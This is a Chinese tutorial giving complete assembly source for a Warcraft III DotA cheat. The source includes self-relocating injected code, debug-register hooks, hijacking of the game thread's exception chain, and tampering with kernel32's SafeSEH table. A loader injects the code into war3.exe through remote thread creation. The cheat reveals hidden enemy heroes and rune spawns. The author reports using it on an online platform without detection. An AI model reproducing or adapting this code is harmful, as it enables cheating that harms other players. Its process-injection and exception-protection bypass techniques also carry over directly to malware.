前文提过，我们的外挂要实现“无进程、无线程、无 DLL、无补丁”。实际上完全的做到是不可能的（不然你怎么启动啊），那么就要求外挂在运行的时候要做到。无进程、无线程这个不多说（全是 Hook，都运行在魔兽的主线程）。无 DLL 么，那我们就写自定位代码，或者在注入代码的时候处理重定位，本文选择的是第一种。无补丁，那怎么 Hook 啊？x86 的 CPU 有个叫调试寄存器(DRx)的东西，经过设置，可以在读写内存/执行/操作 IO 端口的时候中断，在 Win32 上的表现就是一个 EXCEPTION_SINGLE_STEP 异常，我们可以根据这个设断。

上文提到的那些 Jass native 和内部函数（P 开头的），是不能随便调用的，比如在 JassEnv 无效的时候调用 Jass native，或者在魔兽程序还未初始化完成时，调用 PGetCurrentJassEnv（需要的 TLS 中的结构还没有初始化），魔兽都会痛快地死给你看。那么我们就需要保证在正确的环境中开始工作。

给 PInitNatives 函数设断后发现，每开局一次，都会多次调用这个函数，那么我们 hook 住这个函数，当他执行的时候就将外挂的状态初始化。

另外，当游戏开始 loading 或者已经开始的时候，CreateUnit 函数是经常性的被调用的，所以这个函数不仅仅会帮忙提供 Roshan 复活的信息，也会告诉我们，外挂已经可以安全地开展工作了。

另外的一个发现是，如果使用 PAddNative 函数添加 Jass native 的话，后来的函数会覆盖掉之前添加的，这样我们可以用这个函数方便地添加 hook，虽然这实际上也算是补丁了，但是总不能去计算数据区的校验值吧。这种方法有一个缺点：每一次初始化的时候都要重新添加，不过真的影响不大。如果真的在意“这也算是个补丁”的话，改成 DRx hook 就可以了，本来设计成这样是觉得 DRx 寄存器可能不够用，后来发现 4 个刚刚好。

在作者开发的时候，无 DLL（即改写成重定位代码）是最后一步完成的，在此之前外挂的功能，以及从 inline hook 过渡到 DRx hook 都已经完成。当改写成自定位代码以后，外挂仅仅驻留在一块 RWE(Read/Write/Execute)属性的内存块内。这时却发现，再次运行时魔兽崩溃了…… 在处理异常的 SEHandler 上设断，发现系统根本就没有调用我的回调。跟进 KiUserExceptionDispatcher 函数发现，SEHandler 必须在某个 Image 的领空内才可以，直接 VirtualAllocEx 出的 RWE Page 是不行的。那么我们就在 kernel32.dll 的.text 块尾部放一个跳转，跳到我们的 SEHandler。完成后发现系统还是不调用我的 SEHandler……上网一搜，原来是个叫 SafeSEH 的东西在搞鬼。简单地说，SafeSEH 就是在编译的时候计算出所有可能的 SEHandler 地址，保存在一个表中，如果发生异常时注册的 SEHandler 不在这个表中，就拒绝执行。这个表在 PE Image 的 OptionalHeader.DataDirectory [LOAD_CONFIG] 指出。简单地将这个域清零是不行的，因为系统在装载 PE Image 的时候会把这个表的地址复制一份保存起来，但是表本身还是引用 PE Image 中的表，所以我们替换其中的一个就可以了，经过测试没有什么问题，这倒是有点意外（毕竟不知道哪个地方的功能废掉了）。

怎样启动外挂倒是没什么新意，就是一个 CreateRemoteThread，很招摇了。作者还试过 QueueUserAPC 函数，只是魔兽的主线程从来就没进入过 Alertable 状态，我们的 APC routine 得不到机会执行；SetThreadContext 的方法感觉跟远程线程一样招摇，还不好操作；Windows Hook 的话，就需要一个 DLL，所以也就这个样了。

代码编写

程序采用 32 位 ASM 编写，汇编器是 MASM6（高版本的不好用），以下代码在 Windows 7（6.1.7600），魔兽争霸 1.24e 上测试成功。另外推荐一下 MASMPlus，简单好用。

```
.686
.model flat, stdcall
option casemap :none
include windows.inc
include user32.inc
include kernel32.inc
includelib user32.lib;实际上这两句只是为了哄 MASM 开心
includelib kernel32.lib
PingMiniMapEx proto x:DWORD, y:DWORD, duration:DWORD, color:DWORD, extraEffects:DWORD
DisplayText proto pString:DWORD, dwDuration:DWORD
MainProc proto u1:DWORD, u2:DWORD, idEvent:DWORD, u4:DWORD
GameOriginalBase equ 6F000000h ;魔兽争霸的 Game.dll 的 ImageBase
OFFS macro p, s:=<START> ;计算偏移值，自定位代码使用的，OFFSet
    exitm <(offset p - offset s)>
endm
RLC macro p, basereg:=<ebx> ;重定位变量，ReLoCation
    exitm <[basereg+OFFS(p)]>
endm
push_offset_RLC macro p, basereg:=<ebx> ; = push offset RLC(xxx)
    push OFFS(p)
add DWORD ptr [esp], basereg
endm
GetBase macro reg:=<ebx> ;取得当前代码块的基址，重定位用的
local l
    call l
    l:
    pop reg
    sub reg, OFFS(l)
endm
T macro t ;方便的定义字符串的宏，直接嵌在代码中了
local l, l1
    jmp l1
    l:
    db t, 0
    l1:
    exitm <l>
endm
RLCInvoke MACRO FunArgs:VARARG
;这个宏是抄的 MASMPlus 里面的@fcall 宏，模仿 invoke 用的，稍微修改一下可以用在重定位的情况下了，因为太长所以省略了。
ENDM
GetGameAddr macro _addr, reg:=<eax>, basereg:=<ebx> ;取得重定位后的 Game.dll 地址
    mov reg, RLC(hGameDll, basereg)
    add reg, (_addr - GameOriginalBase)
endm
GameCall macro _addr, reg:=<eax>, basereg:=<ebx> ;调用 Game.dll 中的函数
    GetGameAddr _addr, reg, basereg
    call reg
endm
;以下的常数都是上文分析出的函数地址，P 代表私有函数，JN 代表 Jass native
    PSaveString equ 6F3BB560h ; Private, fastcall, char * -> stringid
    PAddNative equ 6F455C20h ; Private, fastcall, funcaddr, funcname, funcsig -> void
    PSIdToPointer equ 6F45A150h ; Private, thiscall, jassenv, stringid -> ptr to a struct
    PGetCurrentJassEnv equ 6F44BDF0h ; Private, fastcall, id = 1 => main jass, id = 2 => ai jass (guessed)
PInitNatives equ 6F3D4B60h ; Private, used for hooking
    ;constant native GetLocalPlayer takes nothing returns player
    JNGetLocalPlayer equ 6F3BC6A0h
    ;native DisplayTimedTextToPlayer takes player toPlayer, real x, real y, real duration, string message returns nothing
    JNDisplayTimedTextToPlayer equ 6F3CC4F0h
    ;native PingMinimapEx takes real x, real y, real duration, integer red, integer green, integer blue, boolean extraEffects returns nothing
    JNPingMinimapEx equ 6F3B91A0h
    ;constant native GetUnitX takes unit whichUnit returns real
    JNGetUnitX equ 6F3C6050h
    ;constant native GetUnitY takes unit whichUnit returns real
    JNGetUnitY equ 6F3C6090h
    ;native SetUnitX takes unit whichUnit, real newX returns nothing
    JNSetUnitX equ 6F3C64B0h
    ;constant native IsUnitType takes unit whichUnit, unittype whichUnitType returns boolean
    JNIsUnitType equ 6F3C89D0h
    ;constant native IsUnitIllusion takes unit whichUnit returns boolean
    JNIsUnitIllusion equ 6F3C8690h
    ;constant native IsUnitVisible takes unit whichUnit, player whichPlayer returns boolean
    JNIsUnitVisible equ 6F3C8630h
    ;constant native GetOwningPlayer takes unit whichUnit returns player
JNGetOwningPlayer equ 6F3C8CD0h
    ;native GetPlayerColor takes player whichPlayer returns playercolor
    JNGetPlayerColor equ 6F3C1D80h
    ;constant native GetUnitState takes unit whichUnit, unitstate whichUnitState returns real
    JNGetUnitState equ 6F3C5F40h
    ;native CreateUnit takes player id, integer unitid, real x, real y, real face returns unit
    JNCreateUnit equ 6F3C5D70h
    ;native CreateItem takes integer itemid, real x, real y returns item
    JNCreateItem equ 6F3BC4E0h
.code
;外挂的入口点
START:
jmp codestart
align 4
hTimer dd 0
hGameDll dd 0
dwStatus dd 0
dwHeroIds dd 20 dup(?)
hookcode db 68h ; PUSH imm32
hookaddr dd 0
db 0c3h ; RET
align 4
dwLastJassEnv dd 0
dwColors dd 0FFFF0202h ; red
        dd 0FF0041FFh ; blue
        dd 0FF1BE5B8h ; cyan
        dd 0FF530080h ; purple
        dd 0FFFFFC00h ; yellow
        dd 0FFFE890Dh ; orange
        dd 0FF1FBF00h ; green
        dd 0FFE45AAFh ; pink
        dd 0FF949596h ; light gray
        dd 0FF7DBEF1h ; light blue
        dd 0FF0F6145h ; aqua
        dd 0FF4D2903h ; brown
DllFunc macro fn
    local l, t
    l CATSTR <p>, <fn>
    t CATSTR <">, <fn>, <">
    l db t, 0
endm
;需要的函数，其实就是自定义的输入表
dllKernel32 db "kernel32.dll", 0
DllFunc CloseHandle
DllFunc GetModuleHandleA
DllFunc GetProcAddress
DllFunc GetThreadContext
DllFunc GetThreadSelectorEntry
DllFunc LoadLibraryA
```

```
	DllFunc MultiByteToWideChar
	DllFunc OpenThread
	DllFunc ResumeThread
	DllFunc RtlZeroMemory
	DllFunc RtlMoveMemory
	DllFunc SetThreadContext
	DllFunc Sleep
	DllFunc SuspendThread
	DllFunc WideCharToMultiByte
	DllFunc ExitThread
	DllFunc VirtualProtect
	dd 0
	dllUser32 db "user32.dll", 0
	DllFunc wsprintfA
	DllFunc FindWindowA
	DllFunc GetWindowThreadProcessId
	DllFunc KillTimer
	DllFunc SetTimer
	dd 0
	codestart:
	;外挂的实际入口点；唯一的参数是线程回调要求的，传入GetProcAddress 的地址
	FirstRun proc pMyGetProcAddress:DWORD
	LOCAL stContext:CONTEXT
	LOCAL stLdt:LDT_ENTRY
	LOCAL hKernel32:DWORD
		GetBase
		mov eax, pMyGetProcAddress ; 通过搜索'MZ'标志确定kernel32.dll 的基址
		and eax, not (0FFFh)
		.while WORD ptr [eax] != 'ZM'
			sub eax, 1000h
		.endw
		mov ecx, eax
		mov hKernel32, eax
		lea eax, RLC(T("LoadLibraryA"))
		push eax
		push ecx
		call DWORD ptr pMyGetProcAddress
		mov esi, eax
		mov edi, pMyGetProcAddress
		;解析输入表
		lea eax, RLC(dllKernel32)
		call resolve_imports
		lea eax, RLC(dllUser32)
		call resolve_imports
		;解析输入表后，就可以使用 RLCInvoke 宏调用 API 了
		RLCInvoke LoadLibrary, "Game.dll"
		mov RLC(hGameDll), eax
		;寻找魔兽争霸的主窗口，并且根据这个确定主线程 ID
		.while 1
			RLCInvoke FindWindow, "Warcraft III", NULL
			.break .if eax
			RLCInvoke Sleep, 500
		.endw
		push 0
		RLCInvoke GetWindowThreadProcessId, eax, esp
		pop edx
		mov esi, eax
	;取得 SE_DEBUG_PRIVILEGE 权限
		RLCInvoke GetModuleHandle, "ntdll.dll"
	RLCInvoke GetProcAddress, eax, "RtlAdjustPrivilege"
		push 0 ; old enable stor
		push esp ; ptr old enable
		push 0 ; current thread ?
		push 1 ; enable ?
		push 14h ; 14h = SE_DEBUG_PRIVILEGE
		call eax
		pop eax
		RLCInvoke OpenThread, THREAD_ALL_ACCESS, FALSE, esi
		mov esi, eax
		RLCInvoke SuspendThread, esi
		mov edi, hKernel32
		mov eax, (IMAGE_DOS_HEADER ptr [edi]).e_lfanew
		add edi, eax
		;使 kernel32.dll 的整个领空可读可写可执行
		mov eax, (IMAGE_NT_HEADERS32 ptr [edi]).OptionalHeader.SizeOfImage
		push 0
		RLCInvoke VirtualProtect, hKernel32, eax, PAGE_EXECUTE_READWRITE, esp
		pop eax
		push edi
		;寻找 kernel32.dll 的.text 块尾部的空隙，放置跳转指令
		xor eax, eax
		mov ax, (IMAGE_NT_HEADERS32 ptr [edi]).FileHeader.SizeOfOptionalHeader
		lea edi, [edi+eax+(sizeof(DWORD)+sizeof(IMAGE_FILE_HEADER))]
		mov edi, (IMAGE_SECTION_HEADER ptr [edi+sizeof(IMAGE_SECTION_HEADER)]).VirtualAddress ; Start of 2nd section (RVA)
		add edi, hKernel32
		sub edi, 40h
		lea eax, RLC(BreakpointHandler)
		lea edx, RLC(hookaddr)
		mov DWORD ptr [edx], eax
		dec edx
	RLCInvoke RtlMoveMemory, edi, edx, 6
		pop edx ; pair with 'push edi' above
		;替换 SafeSEH 表中的值
		mov eax, (IMAGE_NT_HEADERS32 ptr [edx]).OptionalHeader.DataDirectory[SIZEOF(IMAGE_DATA_DIRECTORY)*IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG].VirtualAddress
		.if eax
			add eax, hKernel32
			.if DWORD ptr [eax] == 48h ; dwSize
				mov eax, DWORD ptr [eax+40h] ; SafeSEH Table ptr, VA
				mov ecx, edi
				sub ecx, hKernel32
	mov [eax+4], ecx ; 替换第一条不管用，作者也没有时间深究，就替换的第二条
			.endif
		.endif
		push edi
		lea edi, stContext
		RLCInvoke RtlZeroMemory, edi, sizeof stContext
		;取得魔兽主线程的 CONTEXT
		mov stContext.ContextFlags, CONTEXT_DEBUG_REGISTERS OR CONTEXT_FULL
		RLCInvoke GetThreadContext, esi, edi
		pop edi
		;替换主线程 SEH 链的最后一个为我们的异常处理函数
		mov edx, stContext.regFs
		RLCInvoke GetThreadSelectorEntry, esi, edx, addr stLdt
		mov ah, stLdt.HighWord1.Bytes.BaseHi
		mov al, stLdt.HighWord1.Bytes.BaseMid
		shl eax, 16
		mov ax, stLdt.BaseLow
		.while DWORD ptr [eax] != -1
			mov eax, [eax]
		.endw
		mov DWORD ptr [eax+4], edi
		;设置 DRx 寄存器
		GetGameAddr PInitNatives
		mov stContext.iDr0, eax
		GetGameAddr JNCreateUnit
		mov stContext.iDr1, eax
		mov stContext.iDr7,0101b ; DR0 DR1 valid, global, execute, 1 byte
		mov stContext.ContextFlags, CONTEXT_DEBUG_REGISTERS
		RLCInvoke SetThreadContext, esi, addr stContext
		RLCInvoke ResumeThread, esi
		RLCInvoke CloseHandle, esi
		mov DWORD ptr RLC(dwStatus), 0
		RLCInvoke ExitThread, 0
		ret
	FirstRun endp
	;解析输入表的例程
	resolve_imports:
		push esi ; LoadLibrary
```

```
    push edi ; GetProcAddress
        mov esi, eax
        push esi
        call DWORD ptr [esp+8h] ; LoadLibrary
        mov edi, eax
        call next_str
        .while DWORD ptr [esi]
            push esi
            push edi
            call DWORD ptr [esp+8h] ; GetProcAddress
            mov DWORD ptr [esi], eax
            call next_str
        .endw
        pop edi
        pop esi
        ret
    next_str:
        .while BYTE ptr [esi]
            inc esi
        .endw
        inc esi
        ret
    ;用来提示地方英雄位置的 TimerProc
    MainProc proc uses ebx u1:DWORD, u2:DWORD, idEvent:DWORD,
u4:DWORD
        GetBase
        mov ecx, 1
        GameCall PGetCurrentJassEnv
        ;如果当前的 JassEnv 跟上一次的 JassEnv 不一样，那么就说
明游戏已经结束，终止 Timer
        .if eax != DWORD ptr RLC(dwLastJassEnv)
            RLCInvoke KillTimer, 0, RLC(hTimer)
            mov DWORD ptr RLC(hTimer), 0
            mov DWORD ptr RLC(dwStatus), 0
    ret
        .endif
        call PingHeros
        ret
    MainProc endp
    ;用来在魔兽争霸中显示字符串的函数，通过调用 Display
TimedTextToPlayer 实现。
    CP_UTF8 equ 65001
    DisplayText proc pString:DWORD, dwDuration:DWORD
    LOCAL unicode [400h]:BYTE
    LOCAL utf8 [400h]:BYTE
    LOCAL junk:DWORD
        ;native DisplayTimedTextToPlayer takes player toPlayer, real
x, real y, real duration, string message returns nothing
        pushad
        GetBase
        RLCInvoke MultiByteToWideChar,CP_ACP,NULL,pString,-1,
addr unicode,400h
        RLCInvoke WideCharToMultiByte,CP_UTF8,NULL,addr
unicode, -1, addr utf8, 400h, NULL, NULL
        lea ecx, utf8
        GameCall PSaveString
        push eax ; string id -> SIdToPointer
        mov ecx, 1
        GameCall PGetCurrentJassEnv
        mov ecx, eax ; jassenv -> SIdToPointer
        GameCall PSIdToPointer
        push eax ; message -> DisplayTimedTextToPlayer
        fild dwDuration
        fstp dwDuration
        lea eax, dwDuration
    push eax ; duration-> DisplayTimedTextToPlayer
        xor eax, eax
        lea ecx, junk
        mov [ecx], eax
        push ecx ; y -> DisplayTimedTextToPlayer
        push ecx ; x -> DisplayTimedTextToPlayer
        GameCall JNGetLocalPlayer
        push eax ; player -> DisplayTimedTextToPlayer
        GameCall JNDisplayTimedTextToPlayer
        add esp, 20
        popad
        ret
    DisplayText endp
    ;SetUnitX 的 Hook，用来获取英雄的 unit 值
    ;native SetUnitX takes unit whichUnit, real newX returns nothing
    JNSetUnitXHook proc whichUnit:DWORD, pnewX:DWORD
        pushad
        GetBase
        push 0 ; type = hero
        push whichUnit
        GameCall JNIsUnitType
        mov esi, eax
        GameCall JNIsUnitIllusion
        not eax
        and esi, eax
        add esp, 8
        mov edx, whichUnit
    .if esi
        lea esi, RLC(dwHeroIds)
            .while 1
                lodsd
                .break .if !eax
                .if eax == edx
                    jmp _end
                .endif
            .endw
            mov eax, edx
            lea edi, [esi-4]
            stosd
        .endif
    _end:
        popad
        leave
        GetBase eax
        GetGameAddr JNSetUnitX, eax, eax
        jmp eax
    JNSetUnitXHook endp
    ;CreateItem 的 Hook，用来提示神符位置
    ;native CreateItem takes integer itemid, real x, real y returns item
    JNCreateItemHook proc itemid:DWORD, x:DWORD, y:DWORD
    LOCAL buf[400h]:BYTE
        pushad
        GetBase
        mov eax, itemid
        .if eax == 'I00K'
            lea edx, RLC(T("|c000042ff 双倍伤害|r"))
            mov esi, 0000042ffh
            jmp powerup
    .elseif eax == 'I006'
            lea edx, RLC(T("|c00ff0303 极速|r"))
            mov esi, 000ff0303h
            jmp powerup
        .elseif eax == 'I007'
            lea edx, RLC(T("|c00fffc01 幻象|r"))
            mov esi, 000fffc01h
            jmp powerup
        .elseif eax == 'I008'
            lea edx, RLC(T("|cff00ff00 回复|r"))
            mov esi, 0ff00ff00h
            jmp powerup
        .elseif eax == 'I00J'
            lea edx, RLC(T("|cff99ccff 隐形|r"))
            mov esi, 0ff99ccffh
            jmp powerup
        .endif
    jmp _end
    powerup:
        mov eax, y
        mov eax, [eax]
        push eax
        fld DWORD ptr [esp]
        fistp DWORD ptr [esp]
        pop eax
        ;这里不能简单的通过神符的坐标是正还是负来判断神符是
在上路还是下路，因为使用瓶子内的神符实际上是创建一个神符然
后立即吃掉，所以会误报。
```

```
        .if eax == -2832
            lea ecx, RLC(T("下路"))
        .elseif eax == 1648
            lea ecx, RLC(T("上路"))
        .else
            jmp _end
        .endif
    lea eax, RLC(T("神符 %s 在 |cffffffc00%s|r 刷新了！"))
        RLCInvoke wsprintf, addr buf, eax, edx, ecx
        add esp, 16 ;wsprintf 是 C 调用约定的
        invoke DisplayText, addr buf, 10
        mov eax, x
        mov ecx, [eax]
        mov eax, y
        mov edx, [eax]
        invoke PingMiniMapEx, ecx, edx, 41800000h, esi, 1 ; 10.0
        jmp _end
    _end:
        popad
        leave
        GetBase eax
        GetGameAddr JNCreateItem, eax, eax
        jmp eax
    JNCreateItemHook endp
    ;CreateUnit 的 Hook,用来决定游戏状态，添加 AddNativesHook，
提示 Roshan 复活
    ;native CreateUnit takes player id, integer unitid, real x, real y, real
face returns unit
    JNCreateUnitHook proc playerid:DWORD, unitid:DWORD,
x:DWORD, y:DWORD
    LOCAL buf[400h]:BYTE
        pushad
        GetBase
        .if !(DWORD ptr RLC(dwStatus))
            mov DWORD ptr RLC(dwStatus), 1
            lea eax, RLC(T("欢迎使用 Proton 制作的 DotA“辅助”
工具！"))
            invoke DisplayText, eax, 10
        .endif
        .if !(DWORD ptr RLC(hTimer))
            ; 游戏开始了
            lea eax, RLC(MainProc)
            RLCInvoke SetTimer, 0, 0, 1000, eax
            mov RLC(hTimer), eax
            mov ecx, 1
            GameCall PGetCurrentJassEnv
            mov DWORD ptr RLC(dwLastJassEnv), eax
            call AddNativeHooks
        .endif
        mov eax, unitid
        .if eax == 'n00L'
            lea eax, RLC(T("肉山大魔王又复活啦！！！"))
            invoke DisplayText, eax, 10
            jmp _end
        .endif
    _end:
        ;因为这个函数是通过 DRx Hook 住的，所以不能直接跳到
原地址，否则会重复触发 Hook 的
        popad
        leave
        GetBase eax
        push ecx
        push esi
        GetGameAddr 6F3B3430h, eax, eax
        call eax
        GetBase eax
        GetGameAddr JNCreateUnit+07h, eax, eax
        jmp eax
    JNCreateUnitHook endp
    ;在小地图上发信号的函数，只是简单的封装
    PingMiniMapEx proc uses ebx x:DWORD, y:DWORD, duration:
DWORD, color:DWORD, extraEffects:DWORD
    ;native PingMinimapEx takes real x, real y, real duration, integer
red, integer green, integer blue, boolean extraEffects returns nothing
            push extraEffects
            mov edx, color
            mov eax, edx
            and eax, 0ffh
            push eax ; blue
            mov eax, edx
            shr eax, 8
            and eax, 0ffh
            push eax ; green
            mov eax, edx
            shr eax, 16
            and eax, 0ffh
            push eax ; red
            lea eax, duration
            push eax
            lea eax, y
            push eax
            lea eax, x
            push eax
            GetBase
            GameCall JNPingMinimapEx
            add esp, 28
            ret
    PingMiniMapEx endp
    ;根据 dwHeroIds 中的 unit 值，在小地图上提示，上文的 MainProc
函数调用的
    PingHeros proc
        pushad
        GetBase
        lea esi, RLC(dwHeroIds)
        .while 1
            mov eax, [esi]
    .break .if !eax
            mov edi, eax
            GameCall JNGetLocalPlayer
            push eax
            push DWORD ptr [esi]
            GameCall JNIsUnitVisible
            not eax
            add esp, 8
            mov edi, eax
            push 0 ; life
            push DWORD ptr [esi]
    GameCall JNGetUnitState
            add esp, 8
            push eax
            fld DWORD ptr [esp]
            pop eax
            ftst
            fstsw ax
            sahf
            setg al
            movzx eax, al
            fstp st
            and edi, eax ; !IsUnitVisible and GetUnitState(life) > 0
            .if edi
                push DWORD ptr [esi]
                GameCall JNGetOwningPlayer
                pop edx
                push eax
                GameCall JNGetPlayerColor
                pop edx
                mov eax, DWORD ptr RLC(dwColors)[4*eax]
                push 0 ; extraEffects
                push eax ; color
    push 3F000000h ; duration, float 0.5
                push DWORD ptr [esi] ; unit id
                GameCall JNGetUnitY
                mov edi, eax
                GameCall JNGetUnitX
                mov edx, eax
                pop eax
                push edi ; y
                push edx ; x
                call PingMiniMapEx
            .endif
            add esi, 4
```

```
        .endw
        popad
        ret
    PingHeros endp
    ;用来初始化外挂状态
    PInitNativesHook proc
        pushad
        GetBase
    lea eax, RLC(dwHeroIds)
        RLCInvoke RtlZeroMemory, eax, sizeof dwHeroIds
    .if DWORD ptr RLC(hTimer)
            RLCInvoke KillTimer, 0, RLC(hTimer)
            mov DWORD ptr RLC(dwStatus), 0
            mov DWORD ptr RLC(hTimer), 0
    .endif
        push_offset_RLC @F
        GameCall 6F454710h ; hook overwritten code
        GetGameAddr 6F95D93Ch
        push eax
        GetGameAddr PInitNatives+0Ah
        jmp eax
    @@:
        call AddNativeHooks
        popad
        ret
    PInitNativesHook endp
    ;添加 AddNative Hook 的过程
    AddNativeHooks proc
        push_offset_RLC T("(Hunit;R)V")
        lea edx, RLC(T("SetUnitX"))
        lea ecx, RLC(JNSetUnitXHook)
        GameCall PAddNative
        push_offset_RLC T("(IRR)Hitem;")
        lea edx, RLC(T("CreateItem"))
        lea ecx, RLC(JNCreateItemHook)
        GameCall PAddNative
        ret
    AddNativeHooks endp
    ;异常处理函数，处理 DRx 产生的异常
    BreakpointHandler proc uses esi ebx pExceptionRecord:DWORD,
pFrame:DWORD, pContext:DWORD, pDispatcherContext:DWORD
        GetBase
        mov esi, pExceptionRecord
        mov eax, (EXCEPTION_RECORD ptr [esi]).ExceptionCode
        .if eax != EXCEPTION_SINGLE_STEP
            mov eax, ExceptionContinueSearch
            ret
        .endif
        mov eax, (EXCEPTION_RECORD ptr
[esi]).ExceptionAddress
        sub eax, RLC(hGameDll)
        add eax, GameOriginalBase
        mov edx, pContext
        .if eax == PInitNatives
        lea eax, RLC(PInitNativesHook)
            mov (CONTEXT ptr [edx]).regEip, eax
        .elseif eax == JNCreateUnit
            lea eax, RLC(JNCreateUnitHook)
            mov (CONTEXT ptr [edx]).regEip, eax
        .endif
    xor eax, eax
        ret
    BreakpointHandler endp
    END START
    6.Loader
    ;这个很简单了，就不做注释了
    .386
    .model flat, stdcall
    option casemap :none
    include windows.inc
    include user32.inc
    include kernel32.inc
    include masm32.inc
    includelib user32.lib
    includelib kernel32.lib
    includelib masm32.lib
    include macro.asm
    GetProcessIdByName proto :DWORD
    .data
        bCode db 0C00h dup(0) ;为上文的代码预留的空间，编译后
通过别的程序写入
        bCodeEnd dd 0
    .data?
        buffer    db MAX_PATH dup(?)
        hProc dd ?
        dwPid dd ?
        pMem dd ?
    .CODE
    START:
        invoke GetModuleHandle, offset CTEXT("ntdll.dll")
        invoke GetProcAddress, eax, offset
CTEXT("RtlAdjustPrivilege")
        push offset buffer ; old enable
        push 0 ; current thread ?
        push 1 ; enable ?
    push 14h ; 14h = SE_DEBUG_PRIVILEGE
        call eax
        .while 1
            invoke GetProcessIdByName, offset CTEXT("war3.exe")
            .break .if eax
            invoke Sleep, 500
        .endw
        mov esi, eax
        invoke OpenProcess, PROCESS_CREATE_THREAD OR
PROCESS_VM_OPERATION OR PROCESS_VM_WRITE, NULL, esi
        mov hProc, eax
        invoke VirtualAllocEx, eax, NULL, 1000h, MEM_COMMIT,
PAGE_EXECUTE_READWRITE
        mov pMem, eax
        invoke WriteProcessMemory, hProc, pMem, offset bCode,
offset bCodeEnd - offset bCode, offset buffer
        invoke GetModuleHandle, CTEXT("kernel32.dll")
        invoke GetProcAddress, eax, CTEXT("GetProcAddress")
        invoke CreateRemoteThread, hProc, NULL, NULL, pMem,
eax, NULL, offset buffer
        invoke MessageBox, 0, offset CTEXT("Loaded!"), offset
CTEXT("Proton's Dota Cheater"), MB_ICONINFORMATION
        invoke ExitProcess,0
    GetProcessIdByName proc uses esi ebx lpProcessName:DWORD
    LOCAL pe:PROCESSENTRY32
        invoke CreateToolhelp32Snapshot, TH32CS_SNAPPROCESS,
NULL
        mov esi, eax
        mov eax, sizeof PROCESSENTRY32
        mov pe.dwSize, eax
        lea ebx, pe
        invoke Process32First, esi, ebx
        assume ebx: ptr PROCESSENTRY32
        .while TRUE
            invoke Process32Next, esi, ebx
            .break .if eax == 0
            invoke CompareString, LOCALE_USER_DEFAULT,
NORM_IGNORECASE, lpProcessName,
    -1, addr [ebx].szExeFile, -1
            .if eax == 2
                mov eax, [ebx].th32ProcessID
                ret
            .endif
        .endw
        xor eax, eax
        ret
        assume ebx: nothing
    GetProcessIdByName endp
    end START
```

实际使用

在 Windows 7（6.1.7600）、魔兽争霸 1.24e、浩方电竞平台 5.6.0.311 上测试成功，并且在多次使用后账号积分没有变如图 2、图 3 所示。




图 2

